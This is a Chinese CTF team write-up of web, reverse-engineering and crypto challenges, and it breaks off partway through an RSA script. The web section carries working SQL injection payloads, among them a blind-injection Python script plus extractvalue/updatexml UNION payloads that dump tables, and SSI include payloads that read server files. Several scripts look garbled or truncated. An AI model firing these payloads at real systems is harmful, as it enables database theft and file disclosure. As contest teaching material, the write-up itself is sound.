

刚打完这个比赛，整理了一下队伍的wp，感谢大手子们带飞，不得不说密码学的题属实有点难了，清华的大师傅都差点没做出来

web

SimpleBlog

主页提示和成绩为0有关

请注意，别指望能考多高....分数并不重要，重要的是你没有0分（这个0分是指你的资料页噢。。）是的这题和物理没关系，请务必得到 flag 吧！（table name: flag, column name: flag）别浪费时间了，快上车。

登录进去看到提示:

## 大学物理第一章

二次注入是一种注入的语句在被过滤函数处理入库后再取出来二次入库时出现的注入问题。

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可能是二次注入或者文件包含，但是怎么都没找到文件包含的点

有答题的界面 分数是随机的，就算点同一个选项也不会是相同的分数，但是成绩不会是0

测试在用户名为 admin'时，注册登录后答题分数时0，但是有#号不会是0，猜想只有数据库逻辑错误分数才会是0

可以用布尔盲注，但是对于报错的方法，我用的是exp(),可以本地测试一下

```
mysql> select 1 and if(1,(extractvalue(1,concat(0x7e,(select user()),0x7e))),1);
ERROR 1105 (HY000): XPATH syntax error: '-root@localhost~'
mysql> select 1 and if(0,(extractvalue(1,concat(0x7e,(select user()),0x7e))),1);
ERROR 1105 (HY000): XPATH syntax error: '-root@localhost~'
mysql> select 1 and if(1,exp(~(select * from(select user())a)),1);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'a'.'user()' from (select user() AS 'user()') 'a')))'
mysql> select 1 and if(0,exp(~(select * from(select user())a)),1);
+-----+
| 1 and if(0,exp(~(select * from(select user())a)),1) |
+-----+
| -1 |
+-----+
1 row in set (0.00 sec)
```

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
图中可以知道 extractvalue在逻辑上总会报错，无论前面条件是否正确

而exp只有在前面条件正确时才会报错,根据这一点 写出脚本

```
import requests,re
import string
register_url = "http://210.32.4.20/register.php"
login_url = "http://210.32.4.20/login.php"
answer_url = "http://210.32.4.20/answer.php"
guess = "{}_"+string.digits+string.ascii_letters+"!@# $"
flag = ""
for i in range(1,50):
    print "round: "+ str(i)
    for j in guess:
        print "[+]testing: "+j
        tmp = ord(j)
        payload = "1' and if((ascii(substr((select flag from flag),{},{},1))={}),exp(~(select * from(select user())a)),1)#"
        print payload.format(i,tmp)
        data1 = {
            "username" : payload.format(i,tmp),
            "password" : "aaa"
        }
        data2 = {
            "9.d":"on"
        }
    re = requests.session()
    tt=re.post(register_url,data=data1)
    re.post(login_url,data=data1)
    res = re.post(answer_url,data2)
    # print res.text
    if "<script>alert('Your grades is 0');</script>" in res.text:
```

```
flag = flag+j
break
print "flag: "+flag
```

最后得到flag:



## SimpleServerInjection

题目提示是ssi注入，flag在当前目录下，百度一篇文章[安全脉搏](#)就有payload:

显示IP地址:

```
<!--#echo var="REMOTE_ADDR"-->
```

②将文本内容直接插入到文档中<#include>

```
<!--#include file="文件名称"-->
```

<!--#include virtual="index.html" -->

<!--#include virtual="文件名称"-->

<!--#include virtual="/www/footer.html" -->

注: file包含文件可以在同一级目录或其子目录中，但不能在上一级目录中，virtual包含文件可以是Web站点上的虚拟目录的完整路径

③显示WEB文档相关信息<#flastmod><#fsize>(如文件制作日期/大小等)

文件最近更新日期:

```
<!--#flastmod file="文件名称"-->
```

修改文件名为flag即可

```
<!--#include virtual="flag" -->
```

Flag is in the file 'flag' in this path Your name is EIS{59f2c02f18838b3fb57dd57e2808f9c2}

## SimpleExtensionExplorerInjection

题目提示XXE flag在根目录下

抓个包

修改content-type 和post内容即可得到flag

2018-11-07

2018-10-31

2018-10-27


赛 (线上)

第五届世界互联网大会 (乌镇)

2018 JD-HITB安全峰会

浙江省大学生信息安全竞赛 (杭电)

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


## SimplePrintEventLogger

看题目环境是和上一题一样，感觉完全可以用上一题方法做  
读一下根目录有什么文件



发现了 flagvvvvvaaaagegsgag2333 文件  
读一下




## SimpleBBS

这个题当时卡了一下，因为当时只是在验证了在注册的时候的注入，但是服务器在注册脚本中写了过滤单引号之类的，一直无法绕过，最后尝试了一下登陆的注入，发现竟然 payload:


```
admin'union select (extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables),0x7e)))#
```

发现只爆出了flag的一部分



然后substr得到后面的结果:  
payload:

```
admin' union select (updatexml(1,concat(0x7e,substr((select flag from flag),28,50),0x7e),1))#
```



RE(队友解出)

re1

输入flag后进入sub\_400647 ( ) 进行校验

```
printf("flag plz: ", a2);
fgets(flag, 256, stdin);
v4 = strchr(flag, '\n');
if ( v4 )
    *v4 = 0;
puts("lets check it out");
if ( (unsigned int)sub_400647() )
{
    puts("cool man, correct!");
    result = 0LL;
}
```

进去先异或解密函数

```

for ( i = sub_4006EB; (unsigned __int64)sub_40082B > (unsigned __int64)i; i = (__int64 (*)())((char *)i + 1) )
    *(_BYTE *)i ^= 9u;
v3 = sub_4006EB();
for ( j = sub_4006EB; (unsigned __int64)sub_40082B > (unsigned __int64)j; j = (__int64 (*)())((char *)j + 1) )
    *(_BYTE *)j ^= 9u;
return v3;

```


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然后进去之后又会发现里面还有解密函数，受不了了，开始动态调，并且在flag下断点

```

.bss:000000000061E080     flag          db 100h dup(?)          ; DATA XREF: main+96fo
.bss:000000000061E080
.bss:000000000061E080     _bss          ends          ; main+A7fo ...
.bss:0000

```



接着就运行到读取flag的地方了，这是对flag的第一个字符进行处理计算，格式类似于

```

v0 = 101 * flag[6] + 101 * flag[6] * flag[6] + 13 * flag[6] * flag[6] * flag[6] + 25
if ( v0 == 22215400 ) :

```



```

text:0000000000414742 movzx    eax, cs:flag
text:0000000000414749 movsx    eax, al
text:000000000041474C mov      [rbp+var_8], eax
text:000000000041474F mov      dword ptr [rbp-0Ch], 0
text:0000000000414756 mov      eax, [rbp-8]
text:0000000000414759 imul     eax, [rbp-8]
text:000000000041475D imul     eax, [rbp-8]
text:0000000000414761 imul     eax, 78h
text:0000000000414764 add      [rbp-0Ch], eax
text:0000000000414767 mov      eax, [rbp-8]
text:000000000041476A imul     eax, [rbp-8]
text:000000000041476E mov      edx, eax
text:0000000000414770 mov      eax, edx
text:0000000000414772 add      eax, eax
text:0000000000414774 add      eax, edx
text:0000000000414776 add      [rbp-0Ch], eax
text:0000000000414779 mov      eax, [rbp-8]
text:000000000041477C imul     eax, 22h
text:000000000041477F add      [rbp-0Ch], eax
text:0000000000414782 add      dword ptr [rbp-0Ch], 0Ch

```

然后还有比较验证，这里写脚本跑。

```

text:0000000000414782 add      dword ptr [rbp-0Ch], 0Ch
text:0000000000414786 cmp      dword ptr [rbp-0Ch], 259C599h
text:000000000041478D setz    al
text:0000000000414790 movzx    eax, al
text:0000000000414793 mov      [rbp-4], eax
text:0000000000414796 cmp      dword ptr [rbp-4], 0
text:000000000041479A
text:000000000041479A loc_41479A:
text:000000000041479A jz       loc_414837

```

```

for i in range(0x20,0x7f):
    tmp = i
    v0 = 34 * tmp + 3 * tmp * tmp + 120 * tmp * tmp * tmp + 12
    if v0 == 39437721:
        print chr(i)
        break

```

后面都是重复同样的解密一段代码，然后对flag的一个字符进行判断，满足条件则对下一个字符进行验证，如此反复解密的脚本如下：

```

start = 0x419DD4
end = 0x419F85
for i in range(end - start):
    byte = get_byte(start+i)
    p_byte = byte ^ 0x13
    patch_byte(start+i,p_byte)

```

重复了52次总算是到了最后一个验证函数了（出题人真狠）

```
for ( i = sub_419C28; (unsigned __int64)sub_419DD4 > (unsigned __int64)i; i = (__int64 (*)(void))((char *)i + 1) )
    *(_BYTE *)i ^= 0x14u;
v0 = 96 * flag[52] + 12 * flag[52] * flag[52] + 74 * flag[52] * flag[52] * flag[52] + 104;
v6 = v0 == 104;
if ( v0 == 104 )
{
    for ( j = (signed __int64 (__fastcall *))(__int64, char **, char **))&loc_419F85;
          (unsigned __int64)main > (unsigned __int64)j;
          j = (signed __int64 (__fastcall *))(__int64, char **, char **))((char *)j + 1) )
    {
        *(_BYTE *)j ^= 0x66u;
    }
    v6 = ((__int64 (*)(void))loc_419F85)();
    for ( k = (signed __int64 (__fastcall *))(__int64, char **, char **))&loc_419F85;
          (unsigned __int64)main > (unsigned __int64)k;
          k = (signed __int64 (__fastcall *))(__int64, char **, char **))((char *)k + 1) )
    {
        *(_BYTE *)k ^= 0x66u;
    }
}
for ( l = sub_419C28; (unsigned __int64)sub_419DD4 > (unsigned __int64)l; l = (__int64 (*)(void))((char *)l + 1) )
    *(_BYTE *)l ^= 0x14u;
return v6;
```

对52个字符进行逐位爆破，得到最终的flag，部分脚本如下（总共300多行……）：

```
for flag[47] in range(0x20, 0x7f):
    v0 = 50 * flag[47] + 22 * flag[47] * flag[47] + 55 * flag[47] * flag[47] * flag[47] + 41
    if ( v0 == 83944866 ):
        flag[47] = chr(flag[47])
        break

for flag[48] in range(0x20, 0x7f):
    v0 = 77 * flag[48] + 42 * flag[48] * flag[48] + 119 * flag[48] * flag[48] * flag[48] + 110
    if ( v0 == 134321206 ):
        flag[48] = chr(flag[48])
        break

for flag[49] in range(0x20, 0x7f):
    v0 = 91 * flag[49] + 38 * flag[49] * flag[49] + 126 * flag[49] * flag[49] * flag[49] + 64
    if ( v0 == 146289319 ):
        flag[49] = chr(flag[49])
        break

for flag[50] in range(0x20, 0x7f):
    v0 = 113 * flag[50] + 113 * flag[50] * flag[50] + 119 * flag[50] * flag[50] * flag[50] + 22
    if ( v0 == 168616582 ):
        flag[50] = chr(flag[50])
        break

for flag[51] in range(0x20, 0x7f):
    v0 = 24 * flag[51] + 88 * flag[51] * flag[51] + 98 * flag[51] * flag[51] * flag[51] + 30
    if ( v0 == 192784280 ):
        flag[51] = chr(flag[51])
        break

# for flag[52] in range(0x20, 0x7f):
#     v0 = 96 * flag[52] + 12 * flag[52] * flag[52] + 74 * flag[52] * flag[52] * flag[52] + 104
#     if (v0 == 104):
#         flag[52] = chr(flag[52])
#         break

flag = ''.join(flag)
print("flag= "+flag)
```

最后得到的flag：

EIS{you\_should\_go\_for\_nascondino\_world\_championship}

Tailbone

这里本来想修改为Intel的另一条指令aesdec，没想到兜了好大的圈子。

## ■ aesenc for rounds:

aesenc xmm1, xmm2/[mem128]

```
Tmp ← xmm1
Tmp ← SubBytes (Tmp)
Tmp ← ShiftRows (Tmp)
Tmp ← MixColumns (Tmp)
xmm1 ← Tmp ⊕ xmm2/[mem128]
```

aesdec xmm1, xmm2/[mem128]

```
Tmp ← xmm1
Tmp ← SubBytes-1 (Tmp)
Tmp ← ShiftRows-1 (Tmp)
Tmp ← MixColumns-1 (Tmp)
xmm1 ← Tmp ⊕ xmm2/[mem128]
```

我们可以看到对于单轮运算，使用aesdec是逆不过来的。

所以我们必须对于每一步运算进行如下运算

```
xor_key
inv_mix_columns
inv_shift_rows
inv_sub_bytes
```

参考github上AES的实现，写出如下脚本:

```
import binascii
inv_s_box = (
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
    0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
    0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25,
    0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
    0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06,
    0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
    0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E,
    0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
    0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F,
```



```

0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D,
)

def inv_sub_bytes(s):
    for i in range(4):
        for j in range(4):
            s[i][j] = inv_s_box[s[i][j]]

def add_round_key(s, k):
    for i in range(4):
        for j in range(4):
            s[i][j] ^= k[i][j]

def inv_shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[3][1], s[0][1], s[1][1], s[2][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[1][3], s[2][3], s[3][3], s[0][3]

xtime = lambda a: (((a << 1) ^ 0x1B) & 0xFF) if (a & 0x80) else (a << 1)

def mix_single_column(a):
    # see Sec 4.1.2 in The Design of Rijndael
    t = a[0] ^ a[1] ^ a[2] ^ a[3]
    u = a[0]
    a[0] ^= t ^ xtime(a[0] ^ a[1])
    a[1] ^= t ^ xtime(a[1] ^ a[2])
    a[2] ^= t ^ xtime(a[2] ^ a[3])
    a[3] ^= t ^ xtime(a[3] ^ u)

def mix_columns(s):
    for i in range(4):
        mix_single_column(s[i])

def inv_mix_columns(s):
    # see Sec 4.1.3 in The Design of Rijndael
    for i in range(4):
        u = xtime(xtime(s[i][0] ^ s[i][2]))
        v = xtime(xtime(s[i][1] ^ s[i][3]))
        s[i][0] ^= u
        s[i][1] ^= v
        s[i][2] ^= u
        s[i][3] ^= v
    mix_columns(s)

def bytes2matrix(text):
    """ Converts a 16-byte array into a 4x4 matrix. """
    return [list(text[i:i+4]) for i in range(0, len(text), 4)]

def matrix2bytes(matrix):
    """ Converts a 4x4 matrix into a 16-byte array. """
    return bytes(sum(matrix, []))

def decrypt_block(ciphertext, key):
    cipher_state = bytes2matrix(ciphertext)
    key = bytes2matrix(key)
    add_round_key(cipher_state, key)
    inv_mix_columns(cipher_state)
    inv_shift_rows(cipher_state)
    inv_sub_bytes(cipher_state)
    return matrix2bytes(cipher_state)

datas = ['D1E8FCB9AC4BDF4948BA54E26A282F9A', '7AEB61B0A637139CD0DCE7DBDB0636F7']
keys = ['31ED4989D15E4889E24883E4F0505449', 'C7C00007400048C7C19006400048C7C7', '48064000E8A7FFFFFFFF4660F1F440000', 'B85710']
if __name__ == "__main__":
    flag = ''
    for i in range(2):

```

```

        ciphertext = binascii.unhexlify(datas[i])
        for j in range(3,-1,-1):
            key = binascii.unhexlify(keys[j+4*i])
            ciphertext = decrypt_block(ciphertext,key)
        flag += ciphertext.decode("utf-8")
    print(flag)

```

## crypto(队友解出)

### AzureRSA

这个题比较坑，最初的时候发现n1和n2有公因数，想和可以直接得到了p和q，然后得到 $(p-1)*(q-1)$ ，e一直，直接求d解密就好了，人生从此迈入顶峰.....但是求出p和q之后

```

n1=0xcfc59d54b4b2e9ab1b5d90920ae88f430d39fee60d18dddbc623d15aae645e4e50db1c07a02d472b2eebb075a547618e1154a15b1657fbf66ed7e714d
e1=0xfae3aL
c1=0x81523a330fb15125b6184e4461dadac7601340960840c5213b67a788c84aecfcdc3caf0bf3e27e4c95bb3c154db7055376981972b1565c22c100c47f3
n2=0xd45304b186dc82e40bd387afc831c32a4c7ba514a64ae051b62f483f27951065a6a04a030d285bdc1cb457b24c2f8701f574094d46d8de37b5a6d5535
e2=0x1f9eaeL
c2=0x4d7ceaadf5e662ab2e0149a8d18a4777b4cd4a7712ab825cf913206c325e6abb88954ebc37b2bda19aed16c5938ac43f43966e96a86913129e38c853e
assert pow(flag,e1,n1)==c1
assert pow(flag,e2,n2)==c2
assert gcd(e1,(p1-1)*(q1-1))==14
assert gcd(e2,(p2-1)*(q2-1))==14

```

遇到这种情况也还好，之前遇到过e与 $\varphi(n)$ 不互素，且公因数是8的情况，但是用当时的脚本跑并没有跑出来，因为当时的那个数开8次方之后还是证书，但是这一次.....开14

```

#-*- coding:utf-8 -*-
# ■■■■e■Phi(n)■■■■■
from Crypto.Util.number import *

import sympy

def gcd(a,b):
    if a < b:
        a,b = b,a
    while b != 0:
        tem = a % b
        a = b
        b = tem
    return a

def invalidExponent(p,q,e,c):
    phiN = (p - 1) * (q - 1)
    n = p * q
    GCD = gcd(e, phiN)
    if (GCD == 1):
        return "Public exponent is valid....."
    d = inverse(e//GCD,phiN)
    c = pow(c, d, n)
    plaintext = sympy.root(c, GCD)
    plaintext = long_to_bytes(plaintext)
    return plaintext

def main():
    p = xxx
    q = xxx
    e = xxx
    c = xxx
    plaintext = invalidExponent(p,q,e,c)
    print plaintext

